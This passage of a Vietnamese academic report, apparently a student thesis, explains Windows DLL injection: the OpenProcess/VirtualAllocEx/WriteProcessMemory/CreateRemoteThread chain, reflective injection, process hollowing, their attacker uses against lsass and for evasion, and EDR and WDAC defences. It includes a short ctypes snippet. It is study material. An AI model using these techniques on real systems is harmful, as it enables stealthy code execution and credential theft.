- Bước 2 - Khoét sẵn không gian (VirtualAllocEx): Ra lệnh cấp phát một vùng nhớ trống bên trong tiến trình nạn nhân. Vùng nhớ này phải được thiết lập quyền cho phép ghi và thực thi (Writable/Executable).

- Bước 3 - Bơm dữ liệu (WriteProcessMemory): Ghi chuỗi đường dẫn (path) trỏ tới file DLL độc hại (nằm trên ổ cứng) vào vùng bộ nhớ vừa được cấp phát ở Bước 2.
- Bước 4 - Kích hoạt luồng chạy (CreateRemoteThread): Đây là bước chính mấu chốt. Kẻ tấn công tạo một luồng ảo (remote thread) chạy thẳng vào trong tiến trình nạn nhân. Luồng này được chỉ định gọi hàm LoadLibraryA (địa chỉ hàm này được dò tìm thông qua GetProcAddress từ kernel32.dll), với tham số truyền vào chính là chuỗi đường dẫn DLL ở Bước 3.
- Bước 5 - Dọn dẹp hiện trường (WaitForSingleObject & CloseHandle): Chờ cho luồng thực thi nạp DLL xong, sau đó đóng các Handle để giải phóng tài nguyên và xóa dấu vết thao tác.



Hình 1.8. Mô hình tổng quát DLL Injection

Khi LoadLibraryA bị ép gọi thành công, cơ chế nạp thư viện động cốt lõi của Windows sẽ tự động tiếp quản: nó tìm file DLL, phân giải các bảng IAT/ILT, tính toán lại địa chỉ (relocation), và quan trọng nhất là tự động kích hoạt hàm DllMain với cờ DLL_PROCESS_ATTACH. Kẻ tấn công chỉ việc giấu toàn bộ mã độc vào bên trong hàm DllMain hoặc các hàm Export, và chúng sẽ được chạy ngay lập tức trong không gian an toàn của tiến trình mục tiêu. Tuy nhiên, các hệ điều hành hiện đại có các hàng rào thép như DEP (Data Execution Prevention) và NX bit để cấm chạy mã trên các vùng nhớ không an toàn. Để vượt qua rào cản này, những kẻ tấn công trình độ cao thường phải kết hợp DLL Injection với các kỹ thuật phức tạp như ROP (Return-Oriented

Programming) nhằm qua mặt hệ thống kiểm tra trước khi thực sự nạp được payload.

1.4.2. Các kỹ thuật DLL Injection phổ biến

Kỹ thuật tiêm DLL không ngừng tiến hóa theo thời gian. Dưới đây là 6 phương pháp kinh điển và phổ biến nhất (được framework bảo mật toàn cầu MITRE ATT&CK xếp loại dưới mã kỹ thuật T1055.001).

Đầu tiên là CreateRemoteThread Injection - kỹ thuật nền tảng và lâu đời nhất. Nó sử dụng API CreateRemoteThread để ép tiến trình đích gọi hàm LoadLibrary. Đặc điểm: Rất dễ lập trình và cài đặt, nhưng lại quá lộ liễu. Các phần mềm diệt virus (AV) ngày nay rất dễ dàng tóm gọn hành vi này bằng cách giám sát API.

Thứ hai là Reflective DLL Injection (Tiêm DLL tự phản chiếu), một kỹ thuật tàng hình cực kỳ tinh vi. Thay vì nhờ hệ điều hành gọi LoadLibrary, bản thân file DLL sẽ tự rà soát bộ nhớ, tự ánh xạ cấu trúc PE của chính nó, tự phân giải các hàm import (thủ công) và cuối cùng là tự kích hoạt DllMain. Đặc điểm: Hoàn toàn qua mặt được cơ chế theo dõi thư viện của Windows Loader vì không để lại dấu vết nạp file thông thường.

Thứ ba: Module Stomping / Module Hollowing, kẻ tấn công nạp một file DLL hoàn toàn hợp pháp (có chữ ký số chuẩn) vào tiến trình. Sau đó, chúng âm thầm "khoét rỗng" (hollowing) hoặc ghi đè phần mã lệnh (code section) / Entry Point của DLL đó bằng payload độc hại. Đặc điểm: Tạo ra một lớp vỏ bọc hoàn hảo ngụy trang dưới tên một module sạch.

Thứ tư, DLL Proxying (DLL Hijacking), hacker tạo ra một file DLL giả mạo có cùng tên và xuất ra (export) cùng danh sách hàm với DLL gốc. Khi phần mềm gọi hàm, DLL giả sẽ đứng ở giữa (chèn mã độc) rồi mới chuyển tiếp (forward) lệnh gọi về DLL thật.

Thứ năm, khai thác khóa Registry AppInit_DLLs - bằng cách thêm đường dẫn DLL vào khóa registry này, Windows sẽ tự động nạp DLL đó vào *mọi tiến trình* có gọi đến thư viện user32.dll (tức là gần như toàn bộ các ứng dụng có giao diện). Lưu ý rằng vì quá rủi ro, cơ chế này đã bị Microsoft vô hiệu hóa (deprecated) từ thời Windows 8.

Cuối cùng, SetWindowsHookEx - lợi dụng cơ chế quản lý sự kiện/thông điệp (message) của Windows. Bằng cách cài đặt một "móc câu" (hook), DLL độc hại sẽ được tiêm thẳng vào các tiến trình để theo dõi thao tác người dùng. Đặc điểm: Cực kỳ phổ biến trong việc chế tạo các phần mềm theo dõi bàn phím (Keylogger).

(Mở rộng: Bên cạnh tầng ứng dụng, các kỹ thuật này còn có những biến thể vô cùng nguy hiểm hoạt động ở tầng nhân (Kernel Mode) dưới dạng tiêm Driver).

1.4.3. Ngữ cảnh sử dụng trong phân tích mã độc và hậu khai thác

Trong phân tích mã độc (malware analysis), DLL Injection được sử dụng hợp pháp để instrument sample: Inject DLL hook API để log call (như API Monitor), debug internal state, hoặc bypass anti-debug bằng cách inject vào debugger. Trong sandbox như Cuckoo, injection giúp capture behavior mà không chạy trực tiếp.

Khi đã xâm nhập thành công, các nhóm tin tặc khét tiếng (như các chiến dịch APT) luôn dùng DLL Injection để củng cố chỗ đứng thông qua 5 mục tiêu chiến lược:

- Lẩn tránh (Evasion): Ký sinh mã độc vào các tiến trình hệ thống cốt lõi (như explorer.exe hay svchost.exe) để tàng hình trước các phần mềm diệt virus.
- Đánh cắp danh tính (Credential Theft): Tiêm thẳng vào tiến trình lsass.exe của Windows để trích xuất và giải mã mật khẩu (Password Hash) của người dùng.
- Leo thang đặc quyền (Privilege Escalation): Bám vào một tiến trình đang chạy dưới quyền System/Admin để "hưởng sai" đặc quyền tối cao đó.
- Nằm vùng (Persistence): Thiết lập nạp DLL tự động qua Registry hoặc Scheduled Task để đảm bảo con backdoor sống sót qua mỗi lần khởi động lại máy tính.
- Lay lan ngang (Lateral Movement): Tiêm vào các tiến trình mạng (như trình duyệt web) để dùng chúng làm trạm trung chuyển, tiếp tục đánh chiếm các hệ thống khác trong cùng mạng nội bộ.

Để nhận biết, các công cụ phân tích sâu (như *Process Explorer*) có thể soi ra các module bị nạp bất thường. Ngoài ra, các hệ thống EDR hiện đại (như *CrowdStrike*) liên tục giám sát chặt chẽ hành vi gọi *CreateRemoteThread* hoặc các điểm di thường trong luồng thực thi của bộ nhớ. Để phòng ngừa, thống cần bật các lớp khiên bảo vệ cấp cao của Windows bao gồm: CFG (Control Flow Guard - Kiểm soát luồng thực thi), RFG (Return Flow Guard), triển khai WDAC (Windows Defender Application Control) để chỉ cho phép nạp các code có chữ ký số đáng tin cậy, và áp dụng triệt để các cơ chế cô lập tiến trình (Process Isolation).

CHƯƠNG 2. PHÂN TÍCH VÀ XÂY DỰNG CÔNG CỤ DLL INJECTION

2.1. Môi trường thực nghiệm và thư viện sử dụng

Hầu hết các tài liệu hướng dẫn và bài viết liên quan đến kỹ thuật DLL Injection thường dựa trên việc sử dụng các ngôn ngữ lập trình biên dịch như C hoặc C++. Điều này khiến kỹ thuật này trở nên khó tiếp cận đối với các nhà phát triển không quen thuộc với các ngôn ngữ này. Tuy nhiên, ngôn ngữ biên dịch không phải là lựa chọn duy nhất để triển khai kỹ thuật này. Các ngôn ngữ thông dịch, điển hình như Python, cũng có thể được sử dụng và trong một số trường hợp còn mang lại những ưu điểm nhất định so với ngôn ngữ biên dịch.

Chương 2 trình bày môi trường thực nghiệm được sử dụng trong quá trình phát triển và kiểm thử công cụ DLL Injection, đồng thời giới thiệu các thư viện hỗ trợ chính của ngôn ngữ Python được sử dụng trong nghiên cứu. Việc lựa chọn môi trường và các thư viện này nhằm đảm bảo tính tương thích với hệ điều hành Windows, vốn là nền tảng mà kỹ thuật DLL Injection thường được áp dụng phổ biến nhờ cấu trúc kernel và hệ thống API hỗ trợ.

2.1.1. Thư viện ctypes trong Python

Thư viện ctypes là một thư viện foreign function dành cho Python. Nó cung cấp các kiểu dữ liệu tương thích với C và cho phép gọi các hàm trong các DLL hoặc các shared libraries. Thư viện này có thể được sử dụng để bọc (wrap) các thư viện này hoàn toàn bằng Python thuần túy (Pure Python). Trong ngữ cảnh của DLL Injection, ctypes đóng vai trò quan trọng trong việc tương tác với Windows API, cho phép Python truy cập và gọi các hàm hệ thống một cách trực tiếp.

Chức năng chính của ctypes: Thư viện cung cấp các lớp và hàm để định nghĩa các kiểu dữ liệu của C (như int, char, pointer). ctypes cũng định nghĩa một số kiểu dữ liệu nguyên thủy tương thích với C.

Ctypes type	C type	Python type
c_char	char	1-character string
c_wchar	wchar_t	1-character unicode string
c_byte	char	int/long
c_short	short	int/long
c_int	int	int/long
c_float	float	float
c_double	double	float
c_char_p	char * (NUL terminated)	string or None
c_void_p	void *	int/long or None

Bảng 2.1. Ánh xạ kiểu dữ liệu giữa Ctypes, C và Python

Tạo các cấu trúc dữ liệu và thực hiện tải động các DLL (ví dụ: kernel32.dll). Cơ chế này cho phép Python gọi các hàm như OpenProcess hoặc

CreateRemoteThread mà không cần sử dụng các ngôn ngữ lập trình cấp thấp hơn như C hoặc C++. Dưới đây là ví dụ minh họa quá trình mở một tiến trình.

```
1. import ctypes
2. from ctypes import wintypes
3. kernel32 = ctypes.WinDLL('kernel32.dll',
use_last_error=True)
4. process_id = 2005
5. PROCESS_ALL_ACCESS = 0X001F0FFF
6. OpenProcess = kernel32.OpenProcess
7. OpenProcess.argtypes = [wintypes.DWORD, wintypes.BOOL,
wintypes.DWORD]
8. OpenProcess.restype = wintypes.HANDLE
9. handle = OpenProcess(PROCESS_ALL_ACCESS, False,
process_id)
10. if not handle:
11. raise ctypes.WinError(ctypes.get_last_error())
12. print("[*] Opened a Handle to the process")
```

Mặc dù Python là ngôn ngữ lập trình cấp cao, hỗ trợ phát triển nhanh, nhưng lại hạn chế khả năng truy cập trực tiếp vào bộ nhớ hệ thống. Thư viện ctypes khắc phục hạn chế này bằng cách cung cấp giao diện Foreign Function Interface (FFI), cho phép tích hợp mã Python với các API hệ thống. Trong quá trình thực nghiệm, phiên bản Python 3.x được sử dụng nhằm đảm bảo tính ổn định và khả năng hỗ trợ đầy đủ cho thư viện ctypes.

2.1.2. Kiểu dữ liệu và cấu trúc Windows API

API cung cấp các chức năng cho phép tương tác với các tính năng của một ứng dụng, dịch vụ hoặc thành phần phần mềm. Windows API (trước đây là Win32 API) cung cấp khả năng khai thác các tính năng và khả năng đặc trưng của hệ điều hành Windows. Mỗi phiên bản Windows có tập hợp các tính năng và khả năng riêng biệt. Việc sử dụng Windows API cho phép phát triển các ứng dụng có thể chạy trên nhiều phiên bản Windows, đồng thời tận dụng các đặc điểm và khả năng riêng của từng phiên bản.

Windows API là một tập hợp đa dạng các hàm, được phân chia thành nhiều nhóm theo chức năng và được triển khai trong các thư viện động (.dll). Ví dụ, các chức năng liên quan đến hệ thống được cung cấp trong kernel32.dll, trong khi các chức năng liên quan đến giao diện người dùng (UI) có thể nằm trong gdi32.dll hoặc user32.dll. Ứng dụng gọi các hàm này trong các DLL; khi cần thiết, các hàm sẽ chuyển tiếp yêu cầu xuống hệ lõi của hệ điều hành.

API	Mô tả
OpenProcess	Mở handle đến một process hiện có để truy cập
VirtualAllocEx	Phân bổ bộ nhớ trong process khác. Dùng để allocate vùng nhớ
WriteProcessMemory	Ghi dữ liệu vào bộ nhớ của process khác. Dùng để ghi vào vùng nhớ đã allocate
GetProcAddress	Lấy địa chỉ của hàm trong DLL đã load
CreateRemoteThread	Tạo thread trong process khác. Dùng để gọi từ xa

Bảng 2.2. Các Windows API sử dụng trong kỹ thuật DLL Injection

Windows API cũng sử dụng nhiều kiểu dữ liệu, cấu trúc và các hằng số, thường được định nghĩa trong ngôn ngữ C.

Kiểu dữ liệu	Mô tả
HMODULE	Handle đến một module (thường là DLL hoặc EXE). Đại diện cho địa chỉ cơ sở của module trong bộ nhớ
DWORD	Số nguyên không dấu 32-bit. Dùng cho các giá trị số, cờ (flags), hoặc kích thước
LPVOID	Con trỏ tới bất kỳ kiểu dữ liệu nào
HANDLE	Handle đến một đối tượng, tài nguyên
LPCVOID	Con trỏ tới bất kỳ dữ liệu nào, nhưng là hằng số
LPCTSTR	Pointer đến constant string (TCHAR, có thể ANSI hoặc Unicode tùy build)
BOOL	Giá trị boolean (TRUE/FALSE)

Bảng 2.3. Một số kiểu dữ liệu thường dùng trong Windows API

Các kiểu dữ liệu được Windows hỗ trợ được sử dụng để định nghĩa giá trị trả về của hàm, tham số của hàm và thông báo, cũng như các thành viên của cấu trúc. Chúng xác định kích thước và ý nghĩa của các phần tử này. Các kiểu ký tự, số nguyên và Boolean là những kiểu phổ biến trong hầu hết các trình biên dịch C. Phần lớn các tên kiểu con trỏ bắt đầu bằng tiền tố P hoặc LP. Handle được sử dụng để chỉ một tài nguyên đã được tải vào bộ nhớ.


2.2. Quy trình Classic DLL Injection trên Windows

Classic DLL Injection là một trong những kỹ thuật phổ biến được sử dụng để chèn phần mềm độc hại vào một tiến trình khác. Kỹ thuật này thực hiện việc ghi đường dẫn đến thư viện liên kết động (.dll) vào không gian địa chỉ ảo của tiến trình mục tiêu và đảm bảo tiến trình từ xa tải thư viện này bằng cách tạo một luồng từ xa trong tiến trình đó. Quy trình này tận dụng các API của hệ thống để thao tác với bộ nhớ và tạo luồng từ xa. Ngoài mục đích tấn công, kỹ thuật này cũng được sử dụng trong phát triển phần mềm, gỡ lỗi (debug) hoặc nghiên cứu bảo mật.

2.2.1. Mô hình tổng quát các bước thực hiện

Quy trình Classic DLL Injection có thể được tóm tắt thành ba giai đoạn chính: (1) Mở tiến trình mục tiêu để lấy quyền truy cập; (2) Cấp phát bộ nhớ từ

xa và ghi đường dẫn DLL vào vùng nhớ này; (3) Tạo luồng từ xa để gọi hàm tải DLL và giải phóng tài nguyên sau khi hoàn tất. Mô hình này dựa trên việc sử dụng Windows API để can thiệp vào một tiến trình khác mà không cần dừng hoặc khởi động lại tiến trình đó.



Hình 2.1. Minh họa Classic DLL Injection

Tiến trình độc hại trước tiên cần xác định một tiến trình mục tiêu để chèn mã (ví dụ: calc.exe). Việc này thường được thực hiện bằng cách tìm kiếm trong danh sách các tiến trình thông qua ba API: CreateToolhelp32Snapshot, Process32First và Process32Next. CreateToolhelp32Snapshot là một API được sử dụng để liệt kê trạng thái heap hoặc module của một tiến trình được chỉ định hoặc của tất cả các tiến trình, đồng thời trả về một ảnh chụp nhanh (snapshot). Process32First được sử dụng để truy xuất thông tin về tiến trình đầu tiên trong ảnh chụp nhanh, sau đó Process32Next được gọi trong một vòng lặp để duyệt qua các tiến trình còn lại. Sau khi xác định được tiến trình mục tiêu, tiến trình độc hại lấy handle của tiến trình này bằng cách gọi OpenProcess.

Như được minh họa trong Hình 2.1, tiến trình độc hại gọi VirtualAllocEx để cấp phát không gian bộ nhớ nhằm ghi đường dẫn đến tệp DLL. Tiếp theo, WriteProcessMemory được sử dụng để ghi đường dẫn này vào vùng nhớ đã được cấp phát. Cuối cùng, để thực thi mã trong tiến trình từ xa, tiến trình độc hại gọi các Windows API như CreateRemoteThread. Khi đó, địa chỉ của hàm LoadLibrary được truyền vào CreateRemoteThread, khiến tiến trình mục tiêu tải và thực thi DLL thay cho tiến trình độc hại.

2.2.2. Mở tiến trình mục tiêu và thiết lập quyền truy cập (OpenProcess)

Bước đầu tiên là mở tiến trình mục tiêu để lấy handle (một giá trị đại diện cho tiến trình). Hàm `OpenProcess` trong `kernel32.dll` được sử dụng cho mục đích này.

```
1. HANDLE OpenProcess (
2. [in] DWORD dwDesiredAccess,
3. [in] BOOL bInheritHandle,
4. [in] DWORD dwProcessId
5. );
```

`OpenProcess` nhận ba tham số đầu vào như sau:

- **dwDesiredAccess:** Quyền truy cập vào đối tượng tiến trình. Quyền truy cập này được kiểm tra dựa trên mô tả bảo mật của tiến trình. Tham số có thể bao gồm một hoặc nhiều quyền truy cập của tiến trình.
- **bInheritHandle:** Nếu giá trị này là `TRUE`, các tiến trình được tạo bởi tiến trình hiện tại sẽ kế thừa handle này. Ngược lại, các tiến trình sẽ không kế thừa handle.
- **dwProcessId:** Mã định danh của tiến trình cục bộ cần được mở.

Nếu tiến trình được chỉ định là tiến trình rảnh rỗi của hệ thống (0x00000000), hàm sẽ thất bại và mã lỗi cuối cùng là `ERROR_INVALID_PARAMETER`. Nếu tiến trình được chỉ định là tiến trình System hoặc một trong các tiến trình Client Server Run-Time Subsystem (CSRSS), hàm cũng sẽ thất bại với mã lỗi `ERROR_ACCESS_DENIED`, do các hạn chế truy cập ngăn cản mã cấp người dùng mở các tiến trình này.

Nếu hàm thực thi thành công, giá trị trả về là một handle đang mở đến tiến trình được chỉ định. Ngược lại, giá trị trả về là `NULL`. Quyền truy cập đối với tiến trình mục tiêu phụ thuộc vào các quyền được thiết lập cho tham số `dwDesiredAccess` của hàm `OpenProcess`.

Quyền truy cập đối với tiến trình mục tiêu phụ thuộc vào các quyền được thiết lập cho tham số `dwDesiredAccess` của hàm `OpenProcess`.

Giá trị quyền truy cập	Ý nghĩa
<code>PROCESS_ALL_ACCESS</code>	Tất cả các quyền truy cập có thể cho một tiến trình
<code>PROCESS_CREATE_THREAD</code>	Cần tạo luồng trong tiến trình chỉ định
<code>PROCESS_QUERY_INFORMATION</code>	Cần phải truy xuất một số thông tin nhất định về một tiến trình, chẳng hạn như mã thông báo, mã thoát và lớp ưu tiên của nó
<code>PROCESS_VM_OPERATION</code>	Cần thực hiện một thao tác trên không gian địa chỉ của một tiến trình.
<code>PROCESS_VM_READ</code>	Cần phải đọc bộ nhớ trong một tiến trình
<code>PROCESS_VM_WRITE</code>	Cần phải ghi vào bộ nhớ trong một tiến trình

Bảng 2.4. Các quyền truy cập tiến trình

Để thực hiện DLL Injection, quyền truy cập cần bao gồm PROCESS_CREATE_THREAD, PROCESS_QUERY_INFORMATION, PROCESS_VM_OPERATION, PROCESS_VM_WRITE và PROCESS_VM_READ nhằm hỗ trợ các bước tiếp theo; ngoài ra, cũng có thể sử dụng PROCESS_ALL_ACCESS.

2.2.3. Cấp phát và ghi dữ liệu vào bộ nhớ từ xa (VirtualAllocEx, WriteProcessMemory)

Sau khi có handle của tiến trình mục tiêu, cần cấp phát một vùng bộ nhớ trong tiến trình đó để lưu đường dẫn của DLL, sau đó ghi dữ liệu vào vùng nhớ này. Việc cấp phát vùng nhớ được thực hiện bằng cách sử dụng hàm VirtualAllocEx trong kernel32.dll.

```
1. LPVOID VirtualAllocEx(  
2.     [in] HANDLE hProcess,  
3.     [in, optional] LPVOID lpAddress,  
4.     [in] SIZE_T dwSize,  
5.     [in] DWORD flAllocationType,  
6.     [in] DWORD flProtect  
7. );
```

Hàm VirtualAllocEx nhận năm tham số đầu vào như sau:

- **hProcess**: Handle của một tiến trình. Hàm này cấp phát bộ nhớ trong không gian địa chỉ ảo của tiến trình đó. Handle này phải có quyền truy cập PROCESS_VM_OPERATION.
- **lpAddress**: Con trỏ chỉ định địa chỉ bắt đầu mong muốn cho vùng bộ nhớ cần cấp phát.
- **dwSize**: Kích thước của vùng bộ nhớ cần cấp phát, tính bằng byte.
- **flAllocationType**: Loại phân bổ bộ nhớ. Tham số này phải chứa một trong các giá trị được quy định cho cơ chế cấp phát bộ nhớ.
- **flProtect**: Thuộc tính bảo vệ bộ nhớ cho vùng trang được cấp phát.

Nếu lpAddress là NULL, hàm sẽ làm tròn dwSize lên ranh giới trang tiếp theo.

Nếu lpAddress khác NULL, hàm sẽ cấp phát tất cả các trang chứa một hoặc nhiều byte trong phạm vi từ lpAddress đến lpAddress + dwSize. Điều này có nghĩa là, ví dụ, một phạm vi 2 byte (lpAddress và dwSize) nằm trên ranh giới giữa hai trang sẽ khiến hàm cấp phát cả hai trang.

Giá trị	Ý nghĩa
MEM_COMMIT	Phân bổ dung lượng bộ nhớ (từ tổng dung lượng bộ nhớ và các tập tin hoán đổi trên đĩa) cho các trang bộ nhớ được chỉ định dành riêng.
MEM_RESERVE	Giữ lại một dải địa chỉ ảo của tiến trình mà không phân bổ bất kỳ bộ nhớ vật lý thực tế nào trong bộ nhớ hoặc trong tập hoán đổi trên đĩa.
MEM_RESET	Cho biết dữ liệu trong phạm vi bộ nhớ được chỉ định bởi lpAddress và dwSize không còn cần thiết nữa.
MEM_RESET_UNDO	MEM_RESET_UNDO chỉ nên được gọi trên một phạm vi địa chỉ mà MEM_RESET đã được áp dụng thành công trước đó.

Bảng 2.5. Các giá trị cấp phát bộ nhớ

Nếu hàm thực thi thành công, giá trị trả về là địa chỉ cơ sở của vùng bộ nhớ đã được cấp phát. Nếu hàm thất bại, giá trị trả về là NULL.

Để ghi dữ liệu đường dẫn DLL vào vùng nhớ đã cấp phát, sử dụng hàm WriteProcessMemory trong kernel32.dll.

```

1. BOOL WriteProcessMemory(
2.     [in] HANDLE hProcess,
3.     [in] LPVOID lpBaseAddress,
4.     [in] LPCVOID lpBuffer,
5.     [in] SIZE_T nSize,
6.     [out] SIZE_T *lpNumberOfBytesWritten
7. );

```

WriteProcessMemory nhận 4 tham số đầu vào và 1 tham số đầu ra như sau:

- **hProcess:** Một handle đến tiến trình có vùng nhớ cần được sửa đổi. Handle này phải có quyền truy cập PROCESS_VM_WRITE và PROCESS_VM_OPERATION đối với tiến trình.
- **lpBaseAddress:** Một con trỏ đến địa chỉ cơ sở trong tiến trình được chỉ định, nơi dữ liệu sẽ được ghi vào. Trước khi quá trình truyền dữ liệu diễn ra, hệ thống sẽ kiểm tra xem toàn bộ vùng nhớ từ địa chỉ cơ sở với kích thước được chỉ định có thể truy cập để ghi hay không. Nếu không thể truy cập, hàm sẽ thất bại.
- **lpBuffer:** Một con trỏ đến vùng đệm chứa dữ liệu cần ghi vào không gian địa chỉ của tiến trình được chỉ định.
- **nSize:** Số byte cần ghi vào tiến trình được chỉ định.
- **lpNumberOfBytesWritten:** Một con trỏ đến biến nhận số byte đã được ghi vào tiến trình được chỉ định. Tham số này là tùy chọn. Nếu lpNumberOfBytesWritten là NULL, tham số này sẽ bị bỏ qua.

Nếu hàm thành công, giá trị trả về là khác 0. Nếu hàm thất bại, giá trị trả về là 0. Để nhận thông tin lỗi chi tiết hơn, có thể gọi GetLastError. Hàm sẽ thất bại nếu thao tác ghi được yêu cầu đi vào vùng bộ nhớ không thể truy cập của tiến trình.

2.2.4. Tạo luồng thực thi từ xa và nạp DLL (CreateRemoteThread, LoadLibraryA)

Cuối cùng, hàm CreateRemoteThread được sử dụng để tạo một luồng từ xa nhằm thực thi hàm tải DLL.

```
1. HANDLE CreateRemoteThread(  
2.     [in] HANDLE                hProcess,  
3.     [in] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
4.     [in] SIZE_T                dwStackSize,  
5.     [in] LPTHREAD_START_ROUTINE lpStartAddress,  
6.     [in] LPVOID                lpParameter,  
7.     [in] DWORD                 dwCreationFlags,  
8.     [out] LPDWORD              lpThreadId  
9. );
```

Hàm CreateRemoteThread nhận sáu tham số đầu vào và một tham số đầu ra như sau:

- **hProcess:** Handle đến tiến trình trong đó luồng sẽ được tạo.
- **lpThreadAttributes:** Con trỏ đến cấu trúc SECURITY_ATTRIBUTES, dùng để chỉ định mô tả bảo mật cho luồng mới và xác định liệu các tiến trình con có thể kế thừa handle được trả về hay không. Nếu lpThreadAttributes là NULL, luồng sẽ nhận mô tả bảo mật mặc định và handle không thể được kế thừa. Danh sách kiểm soát truy cập (ACL) trong mô tả bảo mật mặc định của luồng được lấy từ mã thông báo chính của tiến trình tạo luồng.
- **dwStackSize:** Kích thước ban đầu của ngăn xếp, tính bằng byte. Hệ thống sẽ làm tròn giá trị này đến ranh giới trang gần nhất. Nếu tham số này bằng 0, luồng mới sẽ sử dụng kích thước ngăn xếp mặc định của tệp thực thi.
- **lpStartAddress:** Con trỏ đến một hàm do ứng dụng định nghĩa thuộc kiểu LPTHREAD_START_ROUTINE, sẽ được thực thi bởi luồng và đại diện cho địa chỉ bắt đầu của luồng trong tiến trình từ xa. Hàm này phải tồn tại trong tiến trình từ xa.
- **lpParameter:** Con trỏ đến biến được truyền cho hàm của luồng.
- **dwCreationFlags:** Các cờ điều khiển quá trình tạo luồng.

Giá trị	Ý nghĩa
0	Luồng chạy ngay khi được tạo
CREATE_SUSPENDED	Luồng được tạo ở trạng thái tạm dừng và sẽ không chạy cho đến khi hàm ResumeThread được gọi.
STACK_SIZE_PARAM_IS_A_RESERVATION	Tham số dwStackSize chỉ định kích thước dự trữ ban đầu của ngăn xếp. Nếu cờ này không được chỉ định, dwStackSize sẽ chỉ định kích thước cam kết.

Bảng 2.6. Các cờ điều khiển tạo luồng

- **lpThreadId**: Con trỏ đến biến nhận định danh của luồng. Nếu tham số này là NULL, định danh của luồng sẽ không được trả về.

Nếu hàm thành công, giá trị trả về là một handle đến luồng mới được tạo. Nếu hàm thất bại, giá trị trả về là NULL.

2.3. Các kỹ thuật DLL Injection nâng cao

Ngoài Classic DLL Injection, còn tồn tại nhiều phương pháp nâng cao nhằm tăng khả năng ẩn náu, tránh bị phát hiện bởi các công cụ bảo mật hoặc tối ưu cho những tình huống cụ thể. Các kỹ thuật này thường phức tạp hơn và đòi hỏi sự hiểu biết sâu về kiến trúc hệ thống Windows cũng như cơ chế quản lý bộ nhớ. Dưới đây là mô tả hai kỹ thuật phổ biến: Reflective DLL Injection và Process Hollowing, tập trung vào nguyên lý hoạt động và ứng dụng trong nghiên cứu.

2.3.1. Reflective DLL Injection

Reflective DLL Injection là một kỹ thuật nâng cao cho phép tải DLL mà không sử dụng hàm LoadLibrary truyền thống, từ đó giúp tránh các cơ chế hook bảo mật và giảm dấu vết trên hệ thống. Thay vì ghi đường dẫn DLL vào bộ nhớ từ xa và gọi LoadLibrary, kỹ thuật này tải DLL trực tiếp từ bộ nhớ dưới dạng binary và tự ánh xạ (map) vào không gian địa chỉ của tiến trình mục tiêu.

- **Nguyên lý hoạt động**: DLL được thiết kế đặc biệt với mã tự tải (reflective loader), bao gồm các thành phần như PE header, sections và relocation table. Quy trình bắt đầu bằng việc cấp phát bộ nhớ từ xa (thông qua VirtualAllocEx), sau đó ghi toàn bộ binary của DLL vào vùng nhớ này (thông qua WriteProcessMemory). Tiếp theo, một luồng từ xa được tạo ra để thực thi mã loader của DLL. Loader sẽ tự xử lý các bước như relocation, import functions và gọi DllMain mà không cần sử dụng trực tiếp các API tải thư viện của hệ thống.

- **Ưu điểm:** Khó bị phát hiện do không tạo tệp tạm thời trên đĩa và không gọi LoadLibrary, vốn là hàm thường được các phần mềm antivirus theo dõi. Kỹ thuật này phù hợp cho các công cụ khai thác lỗ hổng hoặc trong nghiên cứu bảo mật.
- **Nhược điểm:** Yêu cầu DLL phải được biên dịch với hỗ trợ reflective (thường sử dụng C/C++), đồng thời có nguy cơ gây lỗi hoặc crash nếu quá trình relocation không được xử lý chính xác. Trong Python, kỹ thuật này có thể được triển khai bằng cách đọc binary của DLL và sử dụng ctypes để gọi các API liên quan, tuy nhiên cần xử lý thủ công một số thành phần của tệp PE.
- **Ứng dụng:** Thường được sử dụng trong các hoạt động red teaming hoặc malware analysis, khi cần tiêm mã vào tiến trình mà không để lại dấu vết trên đĩa (disk-based artifacts).

2.3.2. Process Hollowing

Process Hollowing (còn gọi là RunPE) là kỹ thuật “rỗng hóa” một tiến trình hợp pháp bằng cách thay thế nội dung của tiến trình đó bằng mã độc hại, trong khi vẫn giữ nguyên vỏ ngoài của tiến trình nhằm tránh bị phát hiện. Kỹ thuật này không chỉ cho phép tiêm DLL mà còn có thể thay thế toàn bộ tệp thực thi (executable).

- **Nguyên lý hoạt động:** Quá trình bắt đầu bằng việc tạo một tiến trình mới ở trạng thái suspended (thông qua CreateProcess với cờ CREATE_SUSPENDED). Sau đó, vùng bộ nhớ của tiến trình được “hollow” bằng cách giải phóng vùng nhớ gốc (thông qua NtUnmapViewOfSection), tiếp theo là cấp phát vùng nhớ mới và ghi binary mới vào đó (thông qua VirtualAllocEx và WriteProcessMemory). Cuối cùng, context của luồng được thiết lập lại (thông qua SetThreadContext) để trở đến entry point mới, sau đó tiến trình được tiếp tục thực thi bằng ResumeThread.
- **Ưu điểm:** Tiến trình sau khi thực thi vẫn xuất hiện như một tiến trình hợp pháp (ví dụ: svchost.exe), giúp vượt qua một số cơ chế kiểm tra của firewall hoặc hệ thống EDR (Endpoint Detection and Response). Không yêu cầu một DLL riêng biệt, vì toàn bộ tệp PE có thể được tiêm trực tiếp vào tiến trình.
- **Nhược điểm:** Phức tạp hơn so với các kỹ thuật injection thông thường và đòi hỏi quyền cao hơn (ví dụ: SeDebugPrivilege). Có thể gây lỗi nếu binary mới không tương thích về kiến trúc hệ thống (32-bit hoặc 64-bit). Khi triển khai bằng Python, thường cần sử dụng các wrapper cho các NT API như NtUnmapViewOfSection từ ntdll.dll.

